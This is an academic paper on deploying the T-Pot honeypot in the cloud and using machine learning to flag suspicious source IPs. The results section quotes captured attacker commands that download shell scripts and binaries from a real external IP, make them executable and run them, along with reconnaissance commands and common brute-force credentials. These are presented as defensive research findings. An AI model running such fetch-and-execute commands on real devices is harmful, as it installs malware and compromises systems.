iJRASET
International Journal For Research in Applied Science and Engineering Technology

INTERNATIONAL JOURNAL FOR RESEARCH

IN APPLIED SCIENCE & ENGINEERING TECHNOLOGY

Volume: 10 **Issue:** III **Month of publication:** March 2022

DOI: https://doi.org/10.22214/ijraset.2022.41016

www.ijraset.com

Call: 08813907089 | E-mail ID: ijraset@gmail.com

International Journal for Research in Applied Science & Engineering Technology (IJRASET)
ISSN: 2321-9653; IC Value: 45.98; SJ Impact Factor: 7.538
Volume 10 Issue III Mar 2022- Available at www.ijraset.com

Threat Prediction using Honeypot and Machine Learning

Prof. Suvarna Aranjo[1], Sachin Maurya[2], Chandrakant Thakur[3], Melvin Raju[4]
[1, 2, 3, 4]*Department of Information Technology, Xavier Institute of Engineering, Mumbai University, Maharashtra*

Abstract: Honeypot is the ultimate tool in the kit of a security analyst, it helps us figure out what kind of attacks and malicious intent the attackers carry out and different strategies they use to take control of the network. Machine learning on the other hand can be used to make quicker decisions and narrow down different types of attacks faster and therefore predict the same attack that can occur on the actual network.
The paper is divided into two sections one where we talk about the setup of the Honeypot on a Cloud service and then analyzing it and the other is where we are using Machine Learning algorithms to predict the type of the threat detected in the honeypots
Keywords: Intrusion detection System (IDS), Network Intrusion Detection System(NIDS), High Interaction Honeypots(HIH)

I. INTRODUCTION

A. Introduction to Honeypot

As we usher in the age of the internet of things where more than 6 billion connected devices serve as collection points, transmitting and receiving petabytes of data in a small period of time, we come closer and closer to a more complex but at the same time a more invasive network of systems. A basic network consists of servers, routers and endpoint devices constantly talking with each other in thousands of requests and responses. It takes a lot of time to go through all of them even if a group of experts are going through them performing analysis. Many of the times threats go undetected because of the already ongoing traffic and operations on the network. So, when did the attack start? Why did they gain control of the system? Where do they originate from?[1]

B. Honeypot Comes into the Picture?

A honeypot is a security tool that is intended to be probed and attacked by a threat actor.
There are many reasons for that but the most important reason to have a honeypot is to study the patterns of threat actors to develop a variety of defense mechanisms against attacks. There are many definitions and discussions about the honeypot. Some see honeypots as a way to lure the attacker and attacker thinking that this is a real system and they have managed to infiltrate a valuable system. While other people see honeypot as the decoy so that they can buy time to safeguard their system from the attacker and implement the needed security. Lance Spitzner formally defined a honeypot in the following way: “A honeypot is a security resource the value of which lies in being probed, attacked, or compromised”. So people also see honeypot as the basic Intrusion Detection System (IDS)[12]. Most of the IDS or Network Intrusion Detection Systems (NIDS) detect the attacks, but the value of honeypot lies in their capability of gathering data about threat actors, like what all commands the attackers used when they get hold of the vulnerable system. Additionally, chances are high that It can also detect the zero-day attacks which are exploits yet to be discussed and shared in the cybersecurity community. It is also true that the data collector by the honeypot is not always true and there can be false positives.

II. OPEN-SOURCE SYSTEMS AND HONEYPOTS USED

While researching about different types of available open-source honeypots, we were able to find two of the most famous and widely used honeypots

1) DShield and
2) T-Pot

DShield[12] is a low-interaction honeypot developed by Internet Storm Center (ISC). The best part about this honeypot is that it can also run on the Raspberry Pi, which is a small and affordable computer that can be used for multiple purposes so that the honeypot can be easily tested.

©IJRASET: All Rights are Reserved

As most of the honeypots do, the purpose of this honeypot remains the same to gather as much data conducted by malicious hackers from the Internet. The DShield honeypot runs three services, which are SSH, Telnet, and HTTP and if we are running them on their default ports, we can easily be detected by attackers. For SSH and Telnet data DShield uses the cowrie service.
This service collects hackers' attempts at guessing usernames and passwords, i.e., login information. The HTTP part collects HTTP requests and DShield also collects firewall logs.
We can see that it only exposes some of the services, which is not what we require as our main goal is to collect as many logs as we can also analyze them so that we can find what are the patterns the attackers follow and if there any traces that they left when the attacks are done. The second Honeypot used was
T-Pot which is not just a Honeypot, but rather a single Honeypot system, which combines twenty-five various dockerized Honeypot services together. These dockerized services combined with tools such as Cockpit, Cyberchef, and ELK Stack to provide a web user interface with real-time performance monitoring, data analysis, and visualization of the data. Furthermore, T-Pot takes advantage of Suricata, an open-source threat detection engine, which provides information on Common Vulnerabilities and Exposures (CVE).
After doing all the analysis we decided to go with T-Pot honeypot as it provides us with many options and we are able to use many different ports and services.

Honeypot	Services role
Cowrie	Acts as an SSH and Telnet medium- to a high-interaction honeypot, and it mainly logs the interaction performed by the threat actor with the shell and brute force attacks
Citrix honeypot	Creates a Hypertext Transfer Protocol Secure (HTTPS) authentication for website access. Therefore, it emulates a false website
Rdpy	Python version of Microsoft Remote Desktop Protocol (RDP)
Dionaea	Aims to get a copy of malware for research purposes
Adbhoney	Utilizes the Android Debug Bridge (ADB) protocol to emulate phones, TVs and DVRs connected to the host.
Mailoney	Focuses on Simple Mail Transfer Protocol (SMTP) traffic
Snare	Converts web pages into a surface to attack for threat actors
Honeysap	Low-interaction honeypot, where the only goal for it is to collect data related on Session Announcement Protocol (SAP) attacks
Heralding	Service that collects only credentials

III. CLOUD SERVICES

Cloud security is controlled by a set of policies, controls, procedures and constant monitoring of traffic to ensure secure transfer of data between the user and the service provider.
Due to the growing transition to cloud based environments and different cloud computing models. The scaling of applications and services on a global scale can bring a number of challenges to organizations.
The huge data transfers between organizations and cloud service providers is a gold mine of opportunity for external threats who are looking for malicious leaks of sensitive data to exploit.
Cloud services expose organizations to new security threats related to authentication and public APIs.
Hackers use their expertise to target cloud systems and gain access. It can be social engineering, account takeover, detection evasion tactics etc to maintain a long term presence on the victim organization's network.

But monitoring the cloud environment is just as tough as on a local network, the difference being that now the network will be under more attention by malicious actors and bots that constantly try different combinations of attacks to gain access to your network.

IV. HONEYPOT DEPLOYMENT ON CLOUD

Initial System requirements for T-Pot Honeypot Deployment

OS	Debian
CPU	2vCPU
RAM	8 GB
Storage	100 GB

When we deployed the honeypot using the above configuration we faced two major issues. First, we were not able to access the SSH shell of the cloud provider as the default port to access the SSH is 22 and after deploying the T-pot cowrie started using that 22 port and now we need to create the firewall on our cloud so that we can access our Cloud Shell.

We have default-allow-ssh which is pointing to port:64295, and we can also see the port for HTTPS which is pointing to port :64297 so that we can access it on the web. Another issue was related to the support of Kibana and elastic search as the tools require high configuration and we were already running twenty-five dockerized honeypot so with the current configuration Kibana and elastic search was not able to start so now we need to increase the system configuration[6].

Final System requirements for T-Pot Honeypot Deployment

OS	Debian
CPU	4vCPU
RAM	16 GB
Storage	100 GB

V. T-POT INSTALLATION

1) Once you have the shell access to the Google Cloud

git clone https://github.com/telekom-security/tpotce

cd tpotce/iso/installer

./install.sh --type=user

Run this command and you are ready to go

2) When You go to the README page of honeypot you can find that there are different types of deployment available for TPOT honeypot and we can go with any of the ones we want.

Here we went with the STANDARD one as It offers most of the tools




Figure 1: T-Pot Installer: Honeypot type

3) Select username and password for the honeypot.

Enter username and password

Figure 2: T-Pot Installer: Username Prompt




Figure 3: T-Pot Installer: Password Prompt

4) This completes the T-Pot honeypot system installation and is followed by an automatically executing installation script, where the various T-Pot services are installed via docker.

Figure 4: Beginning of T-Pot installation script.

Once the installation script is completed, you can easily access the T-Pot honeypot systems' Dashboard, which is accessed through the 64297 port.

The following should be entered into the browser:

https://<ip.address.of.tpot>:64297

A sign-in prompt will appear and here the web user and password created during installation will allow access to the Dashboard




Figure 5: T-Pot web-based dashboard.

Here you can explore all the options available and there is other options available to access the computer directly , using the SSH using the terminal or if you are using Google Cloud there is directly options available to access the SSH by just specifying the port 64295




Figure 6: SSH from Browser on Custom Port

Once SSH access is successful after sign-in, one can verify the various docker containers and their related honeypot services which are running. By navigating to the /opt/tpot/bin directory one can view the status of services by running the dps.sh script as superuser.
$cd /opt/tpot/bin
$sudo ./dps.sh

Honeypot Service	Ports	Protocol
Dionaea	TCP 20 TCP 21 TCP 445	File Transfer Protocol (FTP) data transfer File Transfer Protocol (FTP) control Microsoft-DS (Directory Services)
Cowrie	TCP 22 TCP 23	Secure Shell (SSH) - secure logins Telnet - unencrypted text communication
Mailoney	TCP 25	Simple Mail Transfer Protocol (SMTP)
Snare	TCP 80	Hypertext Transfer Protocol (HTTP)
Adbhoney	TCP 5555	Android Debug Bridge (ADB)
Rdpy	TCP 3389	Remote Desktop Protocol (RDP)
Honeysap	TCP 3299	Session Announcement Protocol (SAP)
Citrixhoneypot	TCP 443	Hypertext Transfer Protocol Secure (HTTPS)

VI. RESULTS AND ANALYSIS

After running for seven days, the T-Pot system had collected a large amount of data from various sources and different attack vectors. This data was accessible through the T-Pot Dashboard, which includes a general dashboard that shows a summary of all the honeypot services. It also includes a list of individual services, which can be viewed independently.
For this technical paper, the focus will be on the summarized T-Pot dashboard. The dashboard provides insight into various types of data, such as the top ten honeypot attacks, destination ports, attacks by country, source IP of the attackers, top usernames and passwords used, and many more.




Figure 7: Tpot Dashboard showing top 10 attacked honeypot

These attack vectors were focused on the open ports, which were we saw above . Firstly, the number of attacks that took place over the seven days that T-Pot was running will be discussed. As we can see in the above figure , the Dionaea was attacker almost 300,000 times it supports many protocol such as SMB and FTP and this was attacker the most as after seeing the graph(will be discussed in some time) based on the port we can say that SMB was the most attacker protocol as it is heavy used in the windows system for the file sharing and many other things .Cowrie service was attacked over 74,000 times. This is not surprising as Cowrie emulates Telnet and SSH connections which are the most popular amongst threat actors and unsafe to use publicly, especially Telnet.

Tpot honeypot has 25 dockerized honeypot but for the analysis we are going to consider the TOP 10 honeypot that were attacked.

A. Os detection

First let's start with the types of the OS(Operating System) used for attack . Tpot uses the P0f which is a passive TCP/IP stack fingerprinting tool, which helps identify the systems running on the machines threat actors use, such as OS. In Figure 11 , we can see that windows 7 and 8 was the OS that was used for the most of the attack followed by linux kernal 2.2.x - 3.x

So after seeing this we can consider that attacker prefer going with the older version of OS for any type of attack




Figure 8: P0f OS Distribution




Figure 9: Attacker based on the country

Figure 8 displays the number of attacks based on the country, where most of the attacks originated from the United States.We will also discuss the attacks based on the city which will be discussed in the ML section.

1) Username and Password Used by attackers

In this section we will discuss about what all common username and password are used by the attackers to break into the T-pot services as show in Figure

Figure 10: Username Password Word Cloud

Password Tagcloud

password.keyword: Descending	Count
nproc	247
123456	220
1	145
root	120
admin	91
(empty)	90
123	88
password	79
1234	76
12345	68
111111	55

Username Tagcloud

username.keyword: Descending	Count
root	7,464
sa	648
admin	285
user	248
nproc	247
test	158
Admin	68
administrator	65
anonymous	65
www-data	65

Figure 11: Password and username based on the number of times used

The username “root” was the most frequently used, the reason being that this username comes as a default in many systems, and is generally not changed by unmindful users, making it an optimal guess for threat actors. “nproc” was the password that was most frequently used

(**nproc** is a simple Unix command which is used to print the number of processing units available in the system or to the current process. This command could be used in system diagnostics and related purposes)

B. CVE Detection

Another valuable tool in the T-Pot dashboard is the Suricata CVE data. As mentioned earlier, Suricata is a threat detection engine, which provides CVE identification. In Figure 16 below the vulnerability CVE-2001-0540 was the most frequent vulnerability exploited. This vulnerability exploit takes advantage of memory leak in terminal servers running on Windows NT and 2000 systems, enabling threat actors to cause denial-of-service attacks.

Command and tools used by attackers

1) Adbhoney

Adbhoney was one of the services that was not attacked much but we were able to find some of the interesting things when we were analysing the commands that were used




Figure 12: command used by attackers on ADBhoney

Figure 11. Show different command used by the attackers

Let's analysis one of the command and see what attacker was trying to achieve here

cd /data/local/tmp/; busybox wget http://64.44.151.17/w.sh; sh w.sh; curl http://64.44.151.17/c.sh; sh c.sh

After seeing the command used we can say that the attacker is downloading bunch of shell script from his website and running it using busybox .

busybox wget http://64.44.151.17/arm; chmod 777 arm; ./arm android
busybox wget http://64.44.151.17/arm5; chmod 777 arm5; ./arm5 android
busybox wget http://64.44.151.17/arm6; chmod 777 arm6; ./arm6 android
busybox wget http://64.44.151.17/arm7; chmod 777 arm7; ./arm7 android

This is what "w.sh" contains. Here the attacker is downloading bunch of binary for most of the architecture used by machine and make it executable using chmod and then running it

Some of the other interesting command were

/data/local/tmp/nohup su -c /data/local/tmp/log

chmod 0755 /data/local/tmp/nohup

2) Cowrie

Cowrie has open port 22 and 23 which gives SSH access to the attacker . In the figure 18 , most used command was "uname -a" which let the attacker know about the OS details . Second command is **"cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'"**

Here the attacker is trying to get the CPU information so that they can use the compute resources of the CPU by adding some bots to the system.

Another interesting command was "crontab -l" , here the attacker is trying some kind of attack so that they can execute it at regular interval .

©IJRASET: All Rights are Reserved | SJ Impact Factor 7.538 | ISRA Journal Impact Factor 7.894 |

Cowrie Input - Top 10

Command Line Input	Count
uname -a	300
cat /proc/cpuinfo | grep model | grep name | wc -l	277
cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$...	277
crontab -l	277
free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'	277
ls -lh $(which ls)	277
lscpu | grep Model	277
top	277
uname	277
w	277

Figure 13: command used on cowrie

3) Citrix Honeypot

CitrixHoneypot Filenames - Top 10

Filenames & Paths	Count
/	161
/admin/assets/js/views/login.js	16
/.env	13
/ecp/Current/exporttool/microsoft.exchange.ediscovery.exporttool.application	11
/favicon.ico	9

Figure 14: Command used on CitrixHoneypot

Though there was not many command on the CitrixHoneypot . Attacker were trying to look at root path of the file system

VII. MACHINE LEARNING FOR ANALYZING THE ATTACKS AND PREDICTION OF THE ATTACKS

A. Inputting Categorical Missing Values by using Mode

Mode means a value or a number that appears most frequently in a dataset. Sometimes we may need to find the value, which is occurring more frequently in the dataset.

$$Mode = l + \left(\frac{f_1 - f_0}{2f_1 - f_0 - f_2}\right) \times h$$

Figure 15: Mode Formula

B. Imputing Numerical Missing Values using Random Values.

We can fill the Missing Values using Basics Methods like Mean,Median,Mode and Standard Deviation.Here we have Many Missing Data available so it is not recommended to go with measure of central tendency and the standard deviation statistical methodology, these methods will have a bad impact on the distribution.

When we have Huge amounts of Data are missing. In such a case if you are going to consider Mean at that time your Distribution gets badly impacted and that's what we don't want because you don't want to change the distribution of the data because whatever distribution is given to you, your Normal Distribution of your data is most suitable to your ML Model. Whenever we have Missing values ,just replace them with some Random value in that particular column.

ISSN: 2321-9653; IC Value: 45.98; SJ Impact Factor: 7.538
Volume 10 Issue III Mar 2022- Available at www.ijraset.com

C. Handling IP Address

The IP address information was one of the most important features in the databases; it is strongly related to network attacks and is collected as an IPv4 address. An IPv4 address is a 32-bit number that uniquely identifies a network interface on a machine, and it is displayed as four numbers and split by three dots. The IPv4 address is one of the core protocols of standards-based inter-networking methods in the Internet and other packet-switched networks. Even though it is displayed as numbers split by three dots, an IPv4 address cannot be easily operated by machine learning algorithms. This research involved two kinds of IP addresses: source IPs and destination IPs.

When a device initiates communication with servers or other devices, its IP address is called a source IP, which also sends IP packets. The device's IP address that receives the packets is called a destination IP. We'll take a large data set of network packets and extract the source and destination IP addresses and cluster the IPv4 addresses into different groups based on their four octets, using an unsupervised ML method of clustering.

1) Splitting an IP Address to Four Numbers

Converting the IP addresses was to split the 32-bit address into four separate numbers. These four numbers were considered as four individual features. After converting the source IP address and the destination IP. As shows the process of splitting an IP address.




Figure 16: Split IP Address Output

	src_ip1	src_ip2	src_ip3	src_ip4
0	115	96	77	227
1	152	32	255	215
2	89	248	165	86
3	160	44	201	156
4	10	182	0	8
...	...	...	...	...
784	139	59	116	23
785	114	132	252	33
786	45	61	188	121
787	142	93	100	51
788	45	134	144	148

Figure 17: Split IP Address Output

©IJRASET: All Rights are Reserved | SJ Impact Factor 7.538 | ISRA Journal Impact Factor 7.894 |

2) Features Extraction from IP Addresses

From IP addresses For clustering of data, we need to choose particular features of the data based on which the clustering algorithm can divide the data into clusters of similar members. We will use the 4 octets of IP address as features or Attributes for grouping or clustering.\\

We selected to partition each IPv4 address into four octets and use them as a four-dimensional vector to feed to the clustering algorithm to represent each data point (IP address).

3) Applying Isolation Forest Algorithm in Source IP Address and Destination IP Address for predicting Anomalies

Isolation Forest is used to create Tree like Structure based on the data points we have.It builds the tree like structure based on the closest relationship between the root value and child value. This module will form the tree according to their relation.

In the Isolation Forest you can decide how many tree values we need to form. Forming the tree is the iterative process in this library. From Sklearn libraries we import the Isolation forest module.\\

After prediction we successfully classify Malicious and Non- Malicious Source IP Address. This is the prediction Output w.r.t Source IP Address we get.

4) Anomaly prediction Applying Anomaly Detection in Source IP Address and Destination IP Address for predicting Malicious IP address and Non- Malicious IP address.

Anomaly Detection it is kind of identifying the or suspicious data that are present in the original dataset. This is a simple technique in unsupervised Machine Learning.

Detecting the Anomaly is very different for different dataset. If you have the less noise that is present in the dataset then you can find the Anomaly, but if you have high noise it is a very hard process for detecting the anomaly.

After successfully finding Anomaly(i.e Finding Malicious and Non-Malicious IP Addresses) from the Dataset specifically w.r.t Source IP Address then applying Machine Learning Classification Algorithm.

	src_ip1	src_ip2	src_ip3	src_ip4	Scores	anomaly
0	115	96	77	227	0.023099	1
1	152	32	255	215	-0.055283	-1
2	89	248	165	86	0.072932	1
3	160	44	201	156	0.032399	1
4	10	182	0	8	-0.094954	-1
...	...	...	...	...	...	...
95	92	255	85	192	-0.006070	-1
96	185	167	98	76	0.074136	1
97	124	64	255	110	-0.007992	-1
98	162	142	125	195	0.122707	1
99	150	158	26	150	0.041440	1

Figure 18: Anomaly Prediction Output of Source IP

1 --> Means it is a Good Data/ Non-Malicious IP Address

-1 --> Means it is Bad Data or outlier Data/ Malicious IP Address

Figure 19: Anomaly Prediction

ISSN: 2321-9653; IC Value: 45.98; SJ Impact Factor: 7.538
Volume 10 Issue III Mar 2022- Available at www.ijraset.com

5) Logistic Regression

Logistic Regression Logistic Regression or Logit Model is used to model the Probability of a certain class or event. Conceptually, the algorithm analyses the association between multiple independent variables and a categorical dependent variable, which the likelihood of an event is evaluated by fitting information to a logistic curve. Logistic regression consists of two models including binary logistic regression and multinomial logistic. Binary logistic regression is used when the dependent variable has only two values, such as 0 and 1 or Yes and No.

To implement classification Logistic Regression in the present study, the Logistic Regression function was imported from the Scikit-Learn library.

$$p = \frac{1}{1 + e^{-t}}$$

Figure 20: Logistic Regression Equation




Figure 21: Logistic Regression

6) Decision Tree

Decision Tree It is a Graphical representation for getting all the possible solutions to a problem decision based on the given condition. It is a tree-structure classifier where internal nodes represent the features, branches represent the decision rules and leaf nodes represent the outcome.\\

A decision tree consists of two nodes Decision nodes and the other one is the leaf node.Decision node are used to make decision and have multiple branches whereas the leaf nodes are the outcome of those decision.

To implement classification Decision Tree in the present study, the DecisionTreeClassifier function was imported from the Scikit-Learn library.




Figure 22: Decision Tree

©IJRASET: All Rights are Reserved | SJ Impact Factor 7.538 | ISRA Journal Impact Factor 7.894 |

ISSN: 2321-9653; IC Value: 45.98; SJ Impact Factor: 7.538
Volume 10 Issue III Mar 2022- Available at www.ijraset.com

7) Random Forest

Random Forest It is based on the concept of ensemble learning,it is a way of combining different classifier to solve a complex issue and to progress the execution of the model. Random Forest is a classifier that contains a number of Decision Tree on a various subset of the given dataset amd takes the average to improve the predictive accuracy of the dataset.Random Forest takes the prediction from each tree and based on the majority votes of predictions it predicts the final output.

To implement classification Random Forest in the present study, the RandomForestClassifie function was imported from the Scikit-Learn library.

